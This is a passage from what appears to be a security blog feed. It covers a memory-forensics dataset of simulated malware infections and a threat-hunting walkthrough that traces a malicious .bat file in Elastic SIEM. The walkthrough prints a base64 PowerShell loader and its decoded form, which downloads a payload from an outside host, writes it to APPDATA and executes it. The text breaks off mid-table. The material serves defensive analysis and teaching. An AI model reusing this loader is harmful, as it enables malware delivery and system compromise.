  <li><strong><a href="https://gitlab.com/kalilinux/kali-purple/documentation/-/blob/main/301_kali-purple/installation.txt?ref_type=heads">Elastic Stack (SOC Lab Setup)</a></strong> — Guide for setting up a local SIEM and detection lab using Kali Purple and the Elastic Stack.</li>
  <li><strong><a href="https://malcat.fr/download.html">Malcat Download Page</a></strong> — A free and lightweight disassembler for static malware analysis and C2 extraction.</li>
</ul>

<h3 id="942-collaboration--contact">9.4.2 Collaboration &amp; Contact</h3>

<p>If you’re interested in research collaboration in <strong>machine learning</strong>, <strong>AI</strong>, <strong>malware analysis</strong>, or <strong>generative adversarial networks (GANs)</strong>, feel free to get in touch:</p>

<ul>
  <li><strong>Email</strong>: <a href="mailto:info@daniyyell.com">info@daniyyell.com</a></li>
  <li><strong>LinkedIn</strong>: <a href="https://www.linkedin.com/in/daniel-jeremiah/">Daniel Jeremiah</a> — more active here for networking and discussion.</li>
</ul>]]></content><author><name>Daniel Jeremiah</name></author><category term="Malware Analysis" /><summary type="html"><![CDATA[Memory capture from a host compromised via a fileless Cobalt Strike beacon delivered through PowerShell. Analysis revealed reflective injection, credential access via lsass, and outbound C2 activity]]></summary></entry><entry><title type="html">Memory Forensics Attack Simulation Dataset</title><link href="https://daniyyell.com/datasets/Memory-Forensics-Attack-Simulation-Dataset/" rel="alternate" type="text/html" title="Memory Forensics Attack Simulation Dataset" /><published>2025-07-20T00:00:00+00:00</published><updated>2025-07-20T00:00:00+00:00</updated><id>https://daniyyell.com/datasets/Memory-Forensics-Attack-Simulation-Dataset</id><content type="html" xml:base="https://daniyyell.com/datasets/Memory-Forensics-Attack-Simulation-Dataset/"><![CDATA[<h1 id="introduction">Introduction</h1>

<p>This post presents a curated <strong>memory forensics dataset</strong> designed to support research, detection engineering, and hands-on training in the fields of <strong>malware analysis</strong>, <strong>incident response</strong>, and <strong>threat simulation</strong>. The dataset contains memory dumps collected from controlled attack scenarios on Windows 10 systems, covering various techniques such as:</p>

<ul>
  <li><strong>Process injection</strong></li>
  <li><strong>Credential dumping</strong></li>
  <li><strong>Remote access trojans (RATs)</strong></li>
  <li><strong>Fileless malware</strong></li>
  <li><strong>Cobalt Strike beacons</strong></li>
</ul>

<p>Each scenario includes a detailed description, artefacts (e.g., <code class="language-plaintext highlighter-rouge">.mem</code> files), and relevant attack characteristics such as evasion techniques, persistence indicators, and suspected C2 activity.</p>

<p>The cases range in complexity from unknown infections to targeted Cobalt Strike intrusions, offering varied examples useful for building or testing memory analysis workflows using tools like <strong>Volatility3</strong>, <strong>YARA</strong>, and <strong>Malcat</strong>.</p>

<p>Whether you’re a student, analyst, or researcher, this resource is intended to provide practical value for learning and advancing your memory forensics capabilities.</p>

<table>
  <thead>
    <tr>
      <th><strong>Attack ID</strong></th>
      <th><strong>Name</strong></th>
      <th><strong>Technique(s)</strong></th>
      <th><strong>Malware</strong></th>
      <th><strong>Persistence</strong></th>
      <th><strong>Network Activity</strong></th>
      <th><strong>Evasion</strong></th>
      <th><strong>Download Link</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>attack1</td>
      <td>Unknown_Win10_hard</td>
      <td>Suspicious execution</td>
      <td>Unknown</td>
      <td>Not confirmed</td>
      <td>Possible beaconing</td>
      <td>Masquerading, native tool abuse</td>
      <td><a href="https://drive.google.com/file/d/1RywhSgqoDdDjpXSvrg8d7-Lq90iAuutz/view?usp=sharing">Download</a></td>
    </tr>
    <tr>
      <td>attack2</td>
      <td>process_Injection_hard</td>
      <td>Process injection</td>
      <td>NimPlantv2</td>
      <td>ScheduleTask</td>
      <td>Outbound C2 suspected</td>
      <td>Code in legitmate process</td>
      <td><a href="https://drive.google.com/file/d/1R9Wpn1obaUGT0-IOSlTMjR7s2v6ahROR/view?usp=sharing">Download</a></td>
    </tr>
    <tr>
      <td>attack3</td>
      <td>cobaltstrike_beacon_Hard</td>
      <td>Beacon stage</td>
      <td>Cobalt Strike</td>
      <td>Not confirmed</td>
      <td>C2 activity</td>
      <td>Named pipes, obfuscation</td>
      <td><a href="https://drive.google.com/file/d/1bdMgyckWjUtzV5HuFqEjXcqEY10Ji3mG/view?usp=sharing">Download</a></td>
    </tr>
    <tr>
      <td>attack4</td>
      <td>AsyncRAT_infection</td>
      <td>Standalone RAT</td>
      <td>AsyncRAT</td>
      <td>Unknown</td>
      <td>Encrypted HTTP/HTTPS beaconing</td>
      <td>Blends with normal processes</td>
      <td><a href="https://drive.google.com/file/d/11weo6uTh6toXoxzDwqXLJdLXkywtoeTt/view?usp=sharing">Download</a></td>
    </tr>
    <tr>
      <td>attack5</td>
      <td>MasonRAT_intermediate</td>
      <td>Standalone RAT</td>
      <td>MasonRAT</td>
      <td>Unknown</td>
      <td>Outbound C2</td>
      <td>No injection</td>
      <td><a href="https://drive.google.com/file/d/1k-ETi3MpB6bkXzzzz3NYP3c2iQVAW7oK/view?usp=sharing">Download</a></td>
    </tr>
    <tr>
      <td>attack6</td>
      <td>cobaltstrike_process_inj_Hard</td>
      <td>Process injection</td>
      <td>Cobalt Strike</td>
      <td>Unknown</td>
      <td>C2 suspected</td>
      <td>Process injection</td>
      <td><a href="https://drive.google.com/file/d/105g0-zDoD8vlAHoNFzd27UHk2Knj9nrj/view?usp=sharing">Download</a></td>
    </tr>
  </tbody>
</table>

<p><strong>Stay tuned for updating…</strong></p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Datasets" /><summary type="html"><![CDATA[A curated memory forensics dataset containing simulated attacks involving process injection, credential dumping, and malware such as Cobalt Strike, AsyncRAT, and MasonRAT. This resource supports research, detection engineering, and training in malware analysis and incident response.]]></summary></entry><entry><title type="html">Threat Hunting on Windows Server 2016: Uncovering Hidden C2 Malware Using Elastic SIEM</title><link href="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Threat-Hunting-on-Windows-Server-2016-Uncovering-Hidden-C2-Malware-Using-Elastic-SIEM/" rel="alternate" type="text/html" title="Threat Hunting on Windows Server 2016: Uncovering Hidden C2 Malware Using Elastic SIEM" /><published>2025-05-26T00:00:00+00:00</published><updated>2025-05-26T00:00:00+00:00</updated><id>https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Threat-Hunting-on-Windows-Server-2016-Uncovering-Hidden-C2-Malware-Using-Elastic-SIEM</id><content type="html" xml:base="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Threat-Hunting-on-Windows-Server-2016-Uncovering-Hidden-C2-Malware-Using-Elastic-SIEM/"><![CDATA[<h1 id="10-introduction">1.0 Introduction</h1>

<p>In the first quarter of 2025, <strong>Dragos</strong> reported <strong>708 ransomware incidents</strong> impacting industrial entities worldwide, up from approximately 600 in the previous quarter <a href="https://www.dragos.com/blog/dragos-industrial-ransomware-analysis-q1-2025">[1]</a>. Notably, <strong>manufacturing accounted for 68%</strong> of these incidents, underscoring the sector’s vulnerability to ransomware attacks <a href="https://www.dragos.com/blog/dragos-industrial-ransomware-analysis-q1-2025">[1]</a>. Additionally, the <strong>Lumma Stealer</strong> malware infected <strong>over 394,000 Windows PCs</strong> globally between March 16 and May 16, 2025 <a href="https://blog.checkpoint.com/research/april-2025-malware-spotlight-fakeupdates-dominates-as-multi-stage-campaigns-blend-commodity-malware-with-stealth">[3]</a>. This infostealer was designed to exfiltrate sensitive information such as credentials and financial data, reflecting the increasing sophistication of modern malware threats <a href="https://economictimes.indiatimes.com/news/international/global-trends/what-is-lumma-stealer-the-malware-that-infected-over-394000-windows-pcs-worldwide/articleshow/121321782.cms">[2]</a>
<a href="https://blog.checkpoint.com/research/april-2025-malware-spotlight-fakeupdates-dominates-as-multi-stage-campaigns-blend-commodity-malware-with-stealth">[3]</a>.</p>

<p>Furthermore, the <strong>U.S. Department of Justice</strong> recently charged <strong>16 Russian nationals</strong> linked to <strong>DanaBot</strong>, a modular malware used in cybercrime, espionage, and wartime operations. DanaBot, which infected over 300,000 systems, evolved from a banking trojan into a tool capable of executing credit card theft, cryptocurrency fraud, ransomware deployment, and intelligence collection <a href="https://www.wired.com/story/us-charges-16-russians-danabot-malware/">[4]</a>. These developments highlight the escalating complexity and volume of cyber threats in 2025, reinforcing the need for <strong>structured threat hunting methodologies</strong> to proactively detect and respond to malicious activity.</p>

<p>In today’s evolving threat landscape, adversaries are increasingly leveraging stealthy techniques to maintain persistence within enterprise environments. One common tactic involves deploying Command and Control (C2) malware that blends in with legitimate system activity, making detection difficult particularly on critical infrastructure such as <strong>Windows Server 2016</strong>.</p>

<p>To detect and analyse these sophisticated threats, we adopt a <strong>structured threat hunting</strong> approach, guided by formal frameworks like the <strong>MITRE ATT&amp;CK Framework</strong>. Structured hunting focuses on identifying <strong>indicators of attack (IoAs)</strong> and the <strong>tactics, techniques, and procedures (TTPs)</strong> used by known threat actors. The MITRE ATT&amp;CK Framework serves as a comprehensive knowledge base of adversary behaviour, enabling analysts to proactively hunt for threats by aligning observations with well-defined attack patterns.</p>

<h2 id="12-structured-threat-hunting">1.2 Structured threat hunting</h2>

<p>Structured threat hunting is a proactive cybersecurity approach that leverages formal frameworks, such as the MITRE ATT&amp;CK framework, to systematically detect and analyse sophisticated threats within enterprise environments <a href="https://www.ibm.com/think/topics/threat-hunting">[5]</a>. Unlike reactive methods that rely solely on alerts, structured threat hunting involves the deliberate search for indicators of attack (IoAs) and tactics, techniques, and procedures (TTPs) employed by known threat actors.</p>

<p><img src="/assets/images/Elastic/th-guided.png" alt="Fig 0: Guided Threat Hunting" /></p>

<p>The MITRE ATT&amp;CK framework serves as a comprehensive knowledge base categorizing adversary behaviors observed in real-world cyberattacks. By aligning threat hunting activities with this framework, security professionals can anticipate attacker behaviors and identify potential threats that may evade traditional detection mechanisms <a href="https://www.ibm.com/think/topics/threat-hunting">[5]</a>.</p>

<p>In the context of Windows Server 2016, structured threat hunting becomes particularly crucial due to the critical nature of the infrastructure and the increasing sophistication of adversaries. By employing structured methodologies, organizations can enhance their security posture, proactively identify hidden threats, and mitigate risks associated with Command and Control (C2) malware and other advanced persistent threats.</p>

<p>This approach not only improves the detection capabilities but also ensures a systematic and comprehensive analysis of potential threats, thereby strengthening the overall cybersecurity framework of the organization.</p>

<h2 id="13-case-scenario">1.3 Case Scenario</h2>

<p>In this blog post, we will explore practical threat hunting techniques on a <strong>Windows Server 2016</strong> system, specifically focusing on the host <code class="language-plaintext highlighter-rouge">WIN-O1NAD4LU04Q</code>. Our objective is to identify potential signs of Command and Control (C2) malware by hunting for suspicious files such as <code class="language-plaintext highlighter-rouge">.bat</code>, <code class="language-plaintext highlighter-rouge">.ps1</code>, and <code class="language-plaintext highlighter-rouge">.exe</code> that may indicate malicious activity.</p>

<p>Using <strong>Elastic SIEM</strong>, we’ll start by performing broad searches to surface any potentially relevant artifacts. From there, we’ll progressively filter and refine the results to isolate high-confidence indicators of compromise (IOCs) and uncover any hidden threats lurking within the environment. By applying structured queries, filtering noisy data, and narrowing down on anomalous behaviours, we aim to demonstrate how Elastic SIEM can be leveraged to uncover hidden threats and improve your overall security posture.</p>

<p>Throughout this process, we will align our findings with relevant tactics and techniques from the MITRE ATT&amp;CK Framework, such as:</p>

<ul>
  <li><strong>T1059 – Command and Scripting Interpreter</strong>: Detecting the use of command-line interpreters like PowerShell and CMD, which are often used in malicious scripts.</li>
  <li><strong>T1105 – Ingress Tool Transfer</strong>: Monitoring for the transfer of tools or files from external sources, which could indicate the download of malicious payloads.</li>
  <li><strong>T1027 – Obfuscated Files or Information</strong>: Identifying signs of obfuscated scripts or files, which attackers use to hide malicious code.</li>
  <li><strong>T1218 – Signed Binary Proxy Execution</strong>: Detecting the misuse of legitimate Windows binaries to execute malicious code.</li>
</ul>

<p>By mapping our threat hunting activities to these techniques, we can create targeted queries and detection rules within Elastic SIEM to identify suspicious behaviours indicative of C2 malware.</p>

<h2 id="14-lab-setup">1.4 Lab Setup</h2>

<p>To replicate this threat hunting scenario, we establish a controlled lab environment simulating a Windows Server 2016 host potentially compromised by Command and Control (C2) malware. The lab is designed to facilitate the detection and analysis of malicious activities using Elastic SIEM, with configurations tailored to align with the MITRE ATT&amp;CK framework.</p>

<h3 id="141-windows-server-2016-target-host">1.4.1 Windows Server 2016 (Target Host)</h3>

<ul>
  <li><strong>Virtualization Platform</strong>: VMware Workstation / Fusion / VirtualBox</li>
  <li><strong>Operating System</strong>: Windows Server 2016</li>
  <li><strong>Hostname</strong>: <code class="language-plaintext highlighter-rouge">WIN-O1NAD4LU04Q</code></li>
  <li><strong>Allocated Resources</strong>:
    <ul>
      <li><strong>RAM</strong>: 8 GB (recommended for optimal performance)</li>
      <li><strong>Processors</strong>: 6 vCPUs</li>
    </ul>
  </li>
  <li><strong>Network Configuration</strong>:
    <ul>
      <li><strong>Type</strong>: LAN (segmented)</li>
      <li><strong>Internet Access</strong>: Via OPNsense WAN interface with NAT</li>
    </ul>
  </li>
  <li><strong>Installed Tools</strong>:
    <ul>
      <li><strong>Sysmon</strong>: For detailed system monitoring and logging.</li>
      <li><strong>Elastic Agent</strong>: For log collection and forwarding to Elastic SIEM  <a href="https://www.digitalocean.com/community/tutorials/how-to-build-a-siem-with-suricata-and-elastic-stack-on-ubuntu-20-04">[6]</a></li>
    </ul>
  </li>
</ul>

<h3 id="142-elastic-siem-server">1.4.2 Elastic SIEM Server</h3>

<ul>
  <li><strong>Virtualization Platform</strong>: VMware Workstation / Fusion / VirtualBox</li>
  <li><strong>Operating System</strong>: Ubuntu Server 22.04 LTS</li>
  <li><strong>Allocated Resources</strong>:
    <ul>
      <li><strong>RAM</strong>: 16 GB</li>
      <li><strong>Processors</strong>: 12 vCPUs</li>
    </ul>
  </li>
  <li><strong>Network Configuration</strong>:
    <ul>
      <li><strong>Type</strong>: NAT</li>
    </ul>
  </li>
  <li><strong>Elastic Stack Components</strong>:
    <ul>
      <li><strong>Elasticsearch</strong>: For storing and searching log data.</li>
      <li><strong>Kibana</strong>: For data visualization and dashboarding.</li>
      <li><strong>Fleet Server</strong>: For managing Elastic Agents  <a href="https://www.elastic.co/docs/reference/fleet/install-elastic-agents">[7]</a></li>
    </ul>
  </li>
</ul>

<p>This setup enables comprehensive monitoring and analysis of the Windows Server 2016 host, facilitating the identification of malicious activities such as the execution of suspicious scripts or binaries. By leveraging Sysmon for detailed event logging and Elastic SIEM for data aggregation and visualization, we can effectively detect and investigate behaviours associated with C2 malware.</p>

<p>For guidance on installing and configuring Elastic Agents, refer to the official Kali Purple documentation <a href="https://gitlab.com/kalilinux/kali-purple/documentation">[8]</a></p>

<h1 id="20-threat-hunting-approach">2.0 Threat Hunting Approach</h1>

<p>Threat hunting goes beyond relying on automated alerts. In many cases, no alert may be triggered either because the malicious activity slipped through undetected or due to limitations in the detection rules or EDR capabilities. Threat hunters proactively analyse various aspects of system and network logs to uncover anomalies, derive insights, and identify potential security threats that may otherwise go unnoticed.</p>

<p>In <strong>Elastic SIEM</strong>, when the Elastic Agent and <strong>Sysmon</strong> are properly configured, we can simulate specific attack scenarios to evaluate detection coverage. This helps us understand what triggers alerts and just as importantly what does not.</p>

<p>In this lab, we simulate a real-world attack by deploying a <strong>public Remote Access Trojan (RAT)</strong> as a C2 implant. The goal is to observe how Elastic SIEM and the underlying telemetry respond. To further challenge the detection mechanisms, we experiment with <strong>malware obfuscation</strong> by encrypting or packing the RAT payload using various methods <a href="https://www.ibm.com/think/topics/malware">[9]</a>. While many variants were successfully blocked by the EDR, one obfuscated sample bypassed detection entirely indicating a possible detection gap.</p>

<p>Despite the absence of an alert, this is where threat hunting becomes critical. By analysing artifacts, process behaviours, file system changes, and command-line activity related to the incident, we aim to uncover the presence of this undetected malware and assess the environment’s resilience to such evasion techniques.</p>

<p>As shown in <strong>Figure 1</strong>, numerous alerts have been generated likely due to the various simulations we’ve previously conducted in this environment. However, our focus now shifts to analyzing the events that <strong>did not trigger any alerts</strong>. These could represent stealthier activity or reveal gaps in existing detection logic.</p>

<p><img src="/assets/images/Elastic/Fig%201-%20alert%20dashbaord.png" alt="Fig 1: Alert Dashboard" /></p>

<p>Figure 1.</p>

<p>To begin our manual investigation, we navigate to the <strong>Discover</strong> section in Elastic. Here, we leverage the <strong>MITRE ATT&amp;CK technique T1027 – Obfuscated Files or Information</strong>, which focuses on identifying signs of obfuscated or suspicious files commonly used to hide malicious behaviour.</p>

<p>We start by querying for a range of potentially malicious file types known to be abused by attackers, using the following KQL search:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>process.name : ("*.bat" or "*.exe" or "*.ps1" or "*.vbs" or "*.js" or "*.hta" or "*.cmd" or "*.wsf" or "*.scr" or "*.cpl" or "*.dll")
</code></pre></div></div>

<p>This query helps surface script files, binaries, and dynamic-link libraries that could be associated with malicious activity as shown in <strong>Figure 2</strong>. From there, we filter through the results looking for <strong>unusual file names</strong>, <strong>suspicious parent-child process relationships</strong>, <strong>execution from uncommon directories</strong>, or other deviations from normal behaviour that may indicate obfuscation or unauthorized execution.</p>

<p><img src="/assets/images/Elastic/Fig%202%20-%20Discover.png" alt="Fig 2: Discover View" /></p>

<p>Figure 2.</p>

<p>By approaching the hunt this way, we increase our chances of catching threats that may have silently bypassed detection rules.</p>

<h2 id="21-log-volume-reduction-and-host-filtering">2.1 Log Volume Reduction and Host Filtering</h2>

<p>Upon reviewing the dataset, we are presented with approximately <strong>789,640 log entries</strong>. This high volume is expected, as it includes a wide range of telemetry such as network traffic, TCP/IP connections, and events from multiple sources including firewalls, Linux hosts, and other Windows machines connected to the network.</p>

<p>To make our threat hunting process more efficient and focused, we need to isolate logs specifically related to our target system: <strong>Windows Server 2016</strong>.</p>

<p>To do this, we navigate to the <strong>Data View</strong> section in Kibana. From there, we use the <code class="language-plaintext highlighter-rouge">user.name</code> or relevant host-identifying field (such as <code class="language-plaintext highlighter-rouge">host.name</code> or <code class="language-plaintext highlighter-rouge">agent.name</code>, depending on your setup) to filter the dataset.</p>

<p>We then select the specific hostname, in this case <code class="language-plaintext highlighter-rouge">WIN-O1NAD4LU04Q</code>, to ensure our analysis only includes logs originating from the intended server as shown in <strong>Figure 3</strong> .</p>

<p><img src="/assets/images/Elastic/Fig%203%20host.name.png" alt="Fig 3: Filtering by host.name" /></p>

<p>Fig 3. host.name</p>

<p>This significantly reduces noise and allows us to concentrate our investigation on events that could indicate suspicious or malicious activity within the targeted host as shown in <strong>Figure 4.</strong></p>

<p><img src="/assets/images/Elastic/Fig%204%20reduce%20logs.png" alt="Fig 4: Reducing Log Scope" /></p>

<p>Figure 4. win2016</p>

<h2 id="22-file-path-insights-and-filtering">2.2 File Path Insights and Filtering</h2>

<p>By examining the <strong>field statistics</strong> for file paths, we observe the top values contributing to the dataset. Notably, a large portion <strong>64.3%</strong> comes from a single executable located at:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\Win2016\AppData\Roaming\n5hxte0v.exe

</code></pre></div></div>

<p>Other common entries include temporary installation files and runtime libraries typically associated with legitimate software, such as:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">Sublime Text Update Installer.exe</code></li>
  <li><code class="language-plaintext highlighter-rouge">vcredist_x64.exe</code></li>
  <li>Various <code class="language-plaintext highlighter-rouge">.dll</code> files from software setups</li>
</ul>

<p>Additionally, several <code class="language-plaintext highlighter-rouge">.dll</code> files were found under the Downloads directory, such as:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\Win2016\Downloads\sublime_text_build_4192_x64\libcrypto-1_1-x64.dll
C:\Users\Win2016\Downloads\sublime_text_build_4192_x64\libssl-1_1-x64.dll
</code></pre></div></div>

<p>Since these are mostly benign support files, we’ll exclude common extensions such as <code class="language-plaintext highlighter-rouge">*.dll</code>, <code class="language-plaintext highlighter-rouge">*.js</code>, <code class="language-plaintext highlighter-rouge">*.hta</code>, <code class="language-plaintext highlighter-rouge">*.cmd</code>, <code class="language-plaintext highlighter-rouge">*.wsf</code>, <code class="language-plaintext highlighter-rouge">*.scr</code>, and others from our search to reduce noise.</p>

<p>Instead, our focus will narrow to <strong>activity within the Downloads directory</strong>, where users typically save external executables or archives. This path is often used by attackers to stage payloads or initiate initial infection vectors.  As shown in <strong>Figure 5</strong>, this refined view helps us focus on files that were actively downloaded and may warrant further inspection especially if they are uncommon, unsigned, or were executed shortly after being saved.</p>

<p><img src="/assets/images/Elastic/Fig%205%20-Top%20Values.png" alt="Fig 5: Top Values Breakdown" /></p>

<p>Figure 5.</p>

<h2 id="23-filtering-by-file-extension">2.3 Filtering by File Extension</h2>

<p>By analysing the <code class="language-plaintext highlighter-rouge">file.extension</code> field in the <strong>Data View</strong>, we can observe trends over time and identify the most common file types encountered in the environment. As shown in <strong>Figure 6</strong>, the top values include:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">.wxl</code></li>
  <li><code class="language-plaintext highlighter-rouge">.rtf</code></li>
  <li><code class="language-plaintext highlighter-rouge">.exe</code></li>
  <li><code class="language-plaintext highlighter-rouge">.dll</code></li>
  <li><code class="language-plaintext highlighter-rouge">.bat</code></li>
  <li>and several others</li>
</ul>

<p><img src="/assets/images/Elastic/Fig%206%20-%20data%20view%20five%20top%20values.png" alt="Fig 6: Data View – Top 5 Values" /></p>

<p>Figure 6</p>

<p>While some of these such as <code class="language-plaintext highlighter-rouge">.rtf</code> or <code class="language-plaintext highlighter-rouge">.dll</code> may be benign or associated with normal system and application activity, we are particularly interested in extensions often abused for malicious purposes.</p>

<p>As such, our focus narrows to <code class="language-plaintext highlighter-rouge">.bat</code> (batch scripts) and <code class="language-plaintext highlighter-rouge">.exe</code> (executables), which are commonly used by attackers for initial execution, privilege escalation, or persistence mechanisms. By concentrating our analysis on these file types, we aim to uncover suspicious behaviour or artefacts that may indicate C2 activity or lateral movement.</p>

<h2 id="24-focusing-on-suspicious-executables">2.4 Focusing on Suspicious Executables</h2>

<p>In this section, we have filtered the logs to focus specifically on <code class="language-plaintext highlighter-rouge">.exe</code> and <code class="language-plaintext highlighter-rouge">.bat</code> files file types frequently leveraged by adversaries for execution of payloads, scripts, or living-off-the-land techniques.</p>

<p>As shown in <strong>Figure 7</strong>, these file types appear prominently between <strong>April and May</strong>. This observation provides a useful window for investigation, particularly for detecting potential C2 activity, lateral movement, or persistence mechanisms.</p>

<p><img src="/assets/images/Elastic/Fig%207-%20only%20bat%20files.png" alt="Fig 7: Filtering for .bat Files" /></p>

<p>Figure 7</p>

<p>To refine our analysis, we narrow our search to <code class="language-plaintext highlighter-rouge">.exe</code> and <code class="language-plaintext highlighter-rouge">.bat</code> files located within the <strong>Downloads directory</strong>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\Win2016\Downloads\
</code></pre></div></div>

<p>This focus helps isolate user-downloaded or attacker-delivered binaries that may have been executed during the suspected timeframe.</p>

<p>We align this analysis with the following <strong>MITRE ATT&amp;CK techniques</strong>:</p>

<ul>
  <li><strong>T1059 – Command and Scripting Interpreter</strong>: Identifying the use of interpreters such as CMD or PowerShell via <code class="language-plaintext highlighter-rouge">.bat</code> files.</li>
  <li><strong>T1204 – User Execution</strong>: Detecting user-initiated execution of files typically delivered via phishing, drive-by downloads, or shared folders.</li>
  <li><strong>T1105 – Ingress Tool Transfer</strong>: Monitoring executables dropped in user directories that may have been transferred from external sources.</li>
</ul>

<p>By correlating these techniques with the observed activity, we can prioritise leads and flag behaviour that is consistent with known adversary tradecraft.</p>

<h1 id="30-investigating-the-bat-file-downloaded-on-windows-server-2016">3.0 Investigating the BAT File Downloaded on Windows Server 2016</h1>

<p>While numerous <code class="language-plaintext highlighter-rouge">.exe</code> files were observed in the <code class="language-plaintext highlighter-rouge">Downloads</code> directory many of which were flagged by the XDR our attention turns to the <code class="language-plaintext highlighter-rouge">.bat</code> file, which notably did <strong>not</strong> trigger any alerts. This makes it a prime candidate for manual analysis, especially as stealthy payloads often rely on scripts to execute secondary stages of an attack as shown in Figure 8.</p>

<p><img src="/assets/images/Elastic/Fig%208%20-%20file%20donwloaded.png" alt="Fig 8: File Download Activity" /></p>

<p>Figure 8</p>

<p>We identify <strong>two related events</strong> involving a <code class="language-plaintext highlighter-rouge">.bat</code> file on <strong>April 15, 2025 at 17:58:53.296</strong>, both associated with the same download.</p>

<h2 id="31-initial-observation-of-cyecskbat">3.1 Initial Observation of <code class="language-plaintext highlighter-rouge">cyecsk.bat</code></h2>

<p>From the logs, we observe that the file <strong><code class="language-plaintext highlighter-rouge">cyecsk.bat</code></strong> was downloaded via <strong>Chrome</strong>, and is located in the following path:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\Win2016\Downloads\cyecsk.bat
</code></pre></div></div>

<h2 id="32-threat-analysis-and-observation">3.2 Threat Analysis and Observation</h2>

<p>Further investigation into the <code class="language-plaintext highlighter-rouge">.bat</code> file activity revealed that the event log includes a PowerShell command embedded within the file. The field <code class="language-plaintext highlighter-rouge">winlog.event_data.Contents</code> contains an <strong>encoded base64 payload</strong>. Although we will not decode it here, the use of base64 encoding is a common obfuscation method used to hide the true intent of a script or command.</p>

<p>The PowerShell command uses the following options:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">ExecutionPolicy Bypass</code></li>
  <li><code class="language-plaintext highlighter-rouge">NoProfile</code></li>
  <li><code class="language-plaintext highlighter-rouge">Command</code></li>
</ul>

<p>These switches are typical in malicious use cases where the attacker aims to suppress warnings, avoid loading a standard PowerShell profile, and execute a command directly usually in a stealthy manner.</p>

<p>The parent process identified is <code class="language-plaintext highlighter-rouge">chrome.exe</code>, indicating the file was likely delivered through the browser and then staged or executed on the system.</p>

<p>As shown in <strong>Figure 9</strong>, the <code class="language-plaintext highlighter-rouge">.bat</code> file contains a PowerShell command that attempts to execute the script shown below in base64.</p>

<p><img src="/assets/images/Elastic/Fig%209%20-%20base64%20bat.png" alt="Fig 9: Base64 Encoded BAT File" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>powershell -ExecutionPolicy Bypass -NoProfile -Command "[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('CiRiYXNlNjQgPSAoaXdyIC1VcmkgJ2h0dHBzOi8vZmlsZXMuY2F0Ym94Lm1vZS9jNmg0M3UudHh0JykuQ29udGVudAokYnl0ZXMgPSBbU3lzdGVtLkNvbnZlcnRdOjpGcm9tQmFzZTY0U3RyaW5nKCRiYXNlNjQpCiRw5QYXRoXTo6Q29tYmluZSgkZW52OkFQUERBVEEsICdtYXNvbmRscG41ay5iYXQnKQpbU3lzdGVtLklPLkZpbGVdOjpXcml0ZUFsbEJ5dGVzKCRwYXRoLCAkYnl0ZXMpClN0YXJ0LVByb2Nlc3MgLUZpbGVQYX-----==')) | Invoke-Expression"
</code></pre></div></div>

<p><em>Please note the base64 is not complete here</em></p>

<p>This activity aligns with several techniques in the <strong>MITRE ATT&amp;CK framework</strong>:</p>

<ul>
  <li>
    <p><strong>T1059.001 – PowerShell</strong></p>

    <p>The attacker uses PowerShell as the execution medium, a common post-exploitation tactic due to its native capabilities and scripting flexibility.</p>
  </li>
  <li>
    <p><strong>T1027 – Obfuscated Files or Information</strong></p>

    <p>The use of base64 encoding within a PowerShell command is a classic example of content obfuscation designed to evade detection and complicate analysis.</p>
  </li>
  <li>
    <p><strong>T1204.002 – User Execution: Malicious File</strong></p>

    <p>The presence of a <code class="language-plaintext highlighter-rouge">.bat</code> file downloaded via a web browser, likely requiring user interaction to initiate, suggests social engineering or user-driven execution.</p>
  </li>
  <li>
    <p><strong>T1105 – Ingress Tool Transfer</strong></p>

    <p>Since the PowerShell command appears to reference external content (indicated by the presence of <code class="language-plaintext highlighter-rouge">System.Net.WebClient</code>-style activity in the encoding), this may involve downloading additional payloads from a remote server.</p>
  </li>
</ul>

<p>This combination of scripting, obfuscation, and external delivery strongly indicates a malicious intent behind the file <code class="language-plaintext highlighter-rouge">cyecsk.bat</code>. Although it was not flagged by the XDR.</p>

<h2 id="33-decoding-the-base64-observed-in-the-bat-file-executed-via-powershell">3.3 Decoding the Base64 Observed in the BAT File Executed via PowerShell</h2>

<p>While the presence of base64-encoded commands in PowerShell is a common tactic used by adversaries to evade detection, decoding these strings is essential for understanding the intent of the payload. Analysts can decode base64 using any tool of their choice command-line utilities, scripting languages, or online tools.</p>

<p>For the purpose of this blog, we use the online decoder <a href="https://emn178.github.io/online-tools/base64_decode.html">[10]</a>. As shown in <strong>Figure 10</strong>, we successfully decoded the base64 string into a readable PowerShell script.</p>

<p><img src="/assets/images/Elastic/Fig%2010%20-%20decode%20base64.png" alt="Fig 10: Decoding Base64 Content" /></p>

<p>The decoded output is as follows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$base64 = (iwr -Uri 'https://files.example.me/c6h43u.txt').Content
$bytes = [System.Convert]::FromBase64String($base64)
$path = [System.IO.Path]::Combine($env:APPDATA, 'masondlpn5k.bat')
[System.IO.File]::WriteAllBytes($path, $bytes)
Start-Process -FilePath $path
</code></pre></div></div>

<h2 id="331-threat-context-and-mitre-attck-mapping">3.3.1 Threat Context and MITRE ATT&amp;CK Mapping</h2>

<p>This activity demonstrates a layered execution approach typical of many malware loaders. It also aligns with several MITRE ATT&amp;CK techniques <a href="https://www.ibm.com/think/topics/mitre-attack">[11]</a></p>

<p>Decoded Script Analysis and MITRE ATT&amp;CK Mapping</p>

<table>
  <thead>
    <tr>
      <th><strong>Step</strong></th>
      <th><strong>Action</strong></th>
      <th><strong>Description</strong></th>
      <th><strong>MITRE ATT&amp;CK Technique</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>Remote File Retrieval</td>
